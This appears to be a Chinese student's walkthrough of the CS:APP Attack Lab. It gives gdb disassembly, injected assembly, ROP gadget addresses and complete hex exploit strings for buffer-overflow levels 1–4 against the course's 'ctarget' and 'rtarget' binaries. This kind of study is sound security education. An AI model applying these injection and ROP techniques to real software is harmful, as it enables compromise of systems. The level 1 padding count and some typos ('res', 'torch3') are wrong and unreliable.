实验准备

- 阅读官方文档
- 阅读教材3.10.3， 3.10.4

实验开始

Part 1： Code Injection Attacks

> For the first three phases, your exploit strings will attack CTARGET. This program is set up in a way that the stack positions will be consistent from one run to the next and so that data on the stack can be treated as executable code. These features make the program vulnerable to attacks where the exploit strings contain the byte encodings of executable code.

Level 1

任务要求：在文件`ctarget`中有一个`test`函数，在`test`内部会调用`getbuf`, 其长这个样子:

```
1 void test()
2 {
3     int val;
4     val = getbuf();
5     printf("No exploit.  Getbuf returned 0x%x\n", val);
6 }
```

我们的目的是：输入一个exploit string， 使得`test`在调用`getbuf`之后，会跑去调用 一个现成的函数`touch1`, 而不是继续执行`test`

```
1 void touch1()
2 {
3     vlevel = 1;       /* Part of validation protocol */
4     printf("Touch1!: You called touch1()\n");
5     validate(1);
6     exit(0);
7 }
```


- 我们先fanhuibisn`test`:

```
(gdb) disassemble test
Dump of assembler code for function test:
   0x0000000000401968 <+0>:     sub    $0x8,%rsp
   0x000000000040196c <+4>:     mov    $0x0,%eax
   0x0000000000401971 <+9>:     call   0x4017a8 <getbuf>
   0x0000000000401976 <+14>:    mov    %eax,%edx
   0x0000000000401978 <+16>:    mov    $0x403188,%esi
   0x000000000040197d <+21>:    mov    $0x1,%edi
   0x0000000000401982 <+26>:    mov    $0x0,%eax
   0x0000000000401987 <+31>:    call   0x400df0 <__printf_chk@plt>
   0x000000000040198c <+36>:    add    $0x8,%rsp
   0x0000000000401990 <+40>:    ret
End of assembler dump.
```

再反汇编 `getbuf`：

```
(gdb) disassemble getbuf
Dump of assembler code for function getbuf:
   0x00000000004017a8 <+0>:     sub    $0x28,%rsp
   0x00000000004017ac <+4>:     mov    %rsp,%rdi
   0x00000000004017af <+7>:     call   0x401a40 <Gets>
   0x00000000004017b4 <+12>:    mov    $0x1,%eax
   0x00000000004017b9 <+17>:    add    $0x28,%rsp
   0x00000000004017bd <+21>:    ret
End of assembler dump.
```

我们大概写出栈的结构：



- 下面我们拿到 `touch1` 的地址 `0x00000000004017c0`：

```
(gdb) disassemble touch1
Dump of assembler code for function touch1:
   0x00000000004017c0 <+0>:     sub    $0x8,%rsp
   0x00000000004017c4 <+4>:     movl   $0x1,0x202d0e(%rip)        # 0x6044dc <vlevel>
   0x00000000004017ce <+14>:    mov    $0x4030c5,%edi
   0x00000000004017d3 <+19>:    call   0x400cc0 <puts@plt>
   0x00000000004017d8 <+24>:    mov    $0x1,%edi
   0x00000000004017dd <+29>:    call   0x401c8d <validate>
   0x00000000004017e2 <+34>:    mov    $0x0,%edi
   0x00000000004017e7 <+39>:    call   0x400e40 <exit@plt>
End of assembler dump.
```

- 现在我们的目的便是，输入48个bytes， 前面40个bytes去填充分配给 `getbuf` 的栈空间， 后面8个bytes回去修改 `getbuf` 的返回地址。也就是说我们需要输入 `48` 个 字符， 其ASCII 码长成这样 `00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| 00 00 00 00 00 40 17 c0`

但由于是小端编码，所以应该是：`00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| c0 17 40 00 00 00 00 00`

关键是那个字符串的ASCII码是上面这个数字呢？官方给我们提供了一个函数 `hex2raw` ，其可以把十六进制的文本格式转化为对应的字符串。

然后我们创建一个 `ans1.txt` 文件，用 `vim` 输入我们的答案, 随后使用函数 `hex2raw` 得到输出 `raw.txt`

```
./hex2raw < ans1.txt >raw.txt
./ctarget -q -i raw.txt
```

Level 2

这次我们需要在执行 `getbuf` 后跳转到 `touch2` , 并且 `touch2` 还需把 `cookie` 作为其参数。具体可看 `touch2` 的代码：

```
{
    vlevel = 2;        /* Part of validation protocol */
    if (val == cookie) {
        printf("Touch2!: You called touch2(0x%.8x)\n", val);
        validate(2);
    } else {
        printf("Misfire: You called touch2(0x%.8x)\n", val);
        fail(2);
    }
    exit(0);
}
```


我们要做的便是：在 `getbuf` 执行完后，修改 `touch2` 的参数寄存器为 `cookie` , 然后执行 `touch2` ， 因此我们需要插入自己写的一段代码到栈上(在 `getbuf` 写入的那40个 bytes 中 ， 再想办法让机器去执行。

- 我们利用函数 `getbuf` 的 `ret` 跳转到我们自己写的代码处， 然后再利用我们自己写的代码里面的 `ret` 跳到 `touch2` , `ret` 指令要做的事，是将此时的栈顶元素弹出，放进 `rip(PC)` 寄存器中，变成下一个运行指令。

在我们自己写的代码里，我们需要修改第一个参数寄存器`%rdi`的值，然后把`touch2`的地址 入栈，这样`ret`的时候就可以跳到`touch2`了。 容易查得： `cookie = 0x59b997fa;  touch2的地址为:0x00000000004017ec`，那么我们的代码可以写为:

```
movq $0x59b997fa %rdi
pushq $0x00000000004017ec
ret
```

我们模拟一下这个过程：



所以现在的问题便是此时图中蓝色的`%rsp`是多少，不然我们没法修改`return address for getbuf`.

```
gdb ./ctarget
(gdb) b getbuf  # 在getbuf函数开头打一个断点
(gdb) run -q    # 运行程序到断点位置
(gdb) step      # 运行一行程序
(gdb) p/x $rsp  # 获取$rsp的值
```


使用上面命令可以得到`%rsp`的值: `0x5561dc78`

- 现在我们需要得到我们自己写的汇编代码对应的二进制文件：

我们先将汇编代码写入`injectcode.s`，然后按下面方式操作（参考官方文档 Appendix B)：

```
gcc -c ans2.s
objdump -d ans2.o > ans2.d
```

打开`ans2.d`得到



然后和 Level_1 类似，创建一个`ans2.txt`文件， 内容为:

```
48 c7 c7 fa 97 b9 59 68
ec 17 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00
```

随后按照下面方式操作即可:

```
./hex2raw < ans2.txt >raw2.txt
./ctarget -q -i raw2.txt
```

Level 3

与前两个任务类似，但现在`touch3`的形式有所不同:

```

void touch3(char *sval)
{
    vlevel = 3;        /* Part of validation protocol */
    if (hexmatch(cookie, sval)) {
        printf("Touch3!: You called touch3(\"%s\")\n", sval);
        validate(3);
    } else {
        printf("Misfire: You called touch3(\"%s\")\n", sval);
        fail(3);
    }
    exit(0);
}
```

其中`cookie`作为了`touch3`的参数。

```
/* Compare string to hex represention of unsigned value */
int hexmatch(unsigned val, char *sval)
{
    char cbuf[110];
    /* Make position of check string unpredictable */
    char *s = cbuf + random() % 100;
    sprintf(s, "%.8x", val);
    return strncmp(sval, s, 9) == 0;
}
```

- `heamatch`：把十六进制数转成字符串`s`，然后比较`s`与`sval`是否相等。
- `touch3`有一个字符串参数`sval`，如果`sval`对应的十六进制为`cookie`就成功。也就是说我们先把`cookie`转成字符串然后作为`touch3`的参数。
- 问题：八字节的字符串`cookie`应该存在哪里？官方文档中有这么一句话：

  - When functions `hexmatch` and `strncmp` are called, they push data onto the stack, overwriting portions of memory that held the buffer used by `getbuf`. As a result, you will need to be careful where you place the string representation of your cookie.

反正我们不能把字符串存到`getbuf`的栈空间里面了。那我们就把它存到`test`的栈空间上，`test`的栈空间肯定不会被用到。

- 我们来描述一下整个过程：首先找到`test`的栈顶位置：`0x5561dca8`

在`getbuf`的逻辑里：我们输入`56 = (40+8+8)`个 bytes, 其中前`40`个存放到`getbuf`的栈空间当中，后`8`个会去修改`getbuf`的返回地址，再后面`8`个会去存下我们的字符串形式的`cookie`。

随后当`getbuf`开始`ret`时，它会跳到`0x5561dc78`, 也就是`getbuf`的栈顶的位置，在那里我们会存放我们自己写的汇编：

```
movq    $0x5561dca8, %rdi
pushq   $0x4018fa
ret
```

这段代码会把字符串`cookie`的首地址放进第一个参数寄存器`%rdi`, 随后把`torch3`的地址入栈，然后马上`ret`, 即进入`torch3`。

随后还是老办法搞出上面汇编代码的对应二进制表示：

```
root@LAPTOP-R1965SV0:/mnt/d/target1# cat ans3.d

ans3.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 a8 dc 61 55    mov    $0x5561dca8,%rdi
   7:   68 fa 18 40 00          push   $0x4018fa
   c:   c3                      ret
```

写出`cookie`的字符串形式的ASCII码：`35 39 62 39 39 37 66 61`，一共8个byte。

然后把下面这段写入`ans3.txt`

```
48 c7 c7 a8 dc 61 55 68
fa 18 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00
35 39 62 39 39 37 66 61
```

再执行即可:

```
./hex2raw < ans3.txt >raw3.txt
./ctarget -q -i raw3.txt
```

PartII： Return-Oriented Programming

现在我们要尝试去攻击`rtarget`，但是这却困难得多，原因如下：

> - It uses randomization so that the stack positions differ from one run to another. This makes it impossible to determine where your injected code will be located.
> - It marks the section of memory holding the stack as nonexecutable, so even if you could set the program counter to the start of your injected code, the program would fail with a segmentation fault.

- 栈指针不再是不变的了，每次执行都会随机变化。
- 存在栈上的指令根本无法执行了。

鉴于上述的若干保护机制，聪明的人想出了一种只需利用现有的代码而无需插入新代码的方法———ROP

> The strategy with ROP is to identify byte sequences within an existing program that consist of one or more instructions followed by the instruction ret. Such a segment is referred to as a **gadget** .

在官方文档中给出了这么一个例子:

```
void setval_210(unsigned *p)
{
    *p = 3347663060U;
}
```

其汇编代码为:

```
0000000000400f15 <setval_210>:
400f15: c7 07 d4 48 89 c7 movl $0xc78948d4,(%rdi)
400f1b: c3 retq
```

然后你可以发现 `48 89 c7` 代表的正好是`movq %rax, %rdi` 这条指令，这便是所谓的`gadget`, 它在某些时候是否就可以发挥作用呢?

Level_4

本任务和Level_2 相同。回顾我们在Level_2 中使用的汇编代码:

```
movq $0x59b997fa %rdi
pushq $0x00000000004017ec
ret
```

首先我们能找到一段为`movq $0x59b997fa %rdi` 的gadget吗? 显然不可能， `cookie` 就一随便给的立即数，这样的`gadget` 存在的可能性太小了。

我们先明确一下我们能做的事情：首先我们还是可以输入字符串，然后多输入的字符串依然会引发`buffer overflow`，所以会被写到栈上面去， 这几乎是我们的机会引入`$0x59b997fa`, `$0x00000000004017ec` 这两个立即数.

那么怎么把`$0x59b997fa` 拿到`%rdi` 呢 。 如果有`gadget` 可以对应 `pop %rdi` 就好了。但可惜并没有。

幸运的是我们有下面两条`gadget`:

```
pop %rax
res

mov %rax,%rdi
ret
```

这下问题就可以解决了， 下面就只需拿到`pop %rax ;  mov %rax,%rdi` 这两条指令的地址就行了。

我们先把`rtarget` 反汇编一下:

```
objdump -d rtarget > rtarget.s
```

由于`pop %rax` 的二进制表示为`58`, 我们用`vim` 进入文件, 用`/58+Enter` 去查找符合条件的`gadget :`

```
00000000004019a7 <addval_219>:
  4019a7:       8d 87 51 73 58 90       lea    -0x6fa78caf(%rdi),%eax
  4019ad:       c3                      ret
```

找到其地址为 `0x4019a7+4 = 0x4019ab`

同理 `movq %rax,%rdi` 的二进制表示为 `48 89 c7`, 我们也可以找到

```
00000000004019c3 <setval_426>:
  4019c3:       c7 07 48 89 c7 90       movl   $0x90c78948,(%rdi)
  4019c9:       c3                      ret
```

其地址为: `0x4019c3+2 = 0x4019c5`

其实上述查找有多种答案，但是我们最好选末尾是`90`的，因为`90`表示 ' 空 '

因此我们需要的输入为:

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
ab 19 40 00 00 00 00 00
fa 97 b9 59 00 00 00 00
c5 19 40 00 00 00 00 00
ec 17 40 00 00 00 00 00
```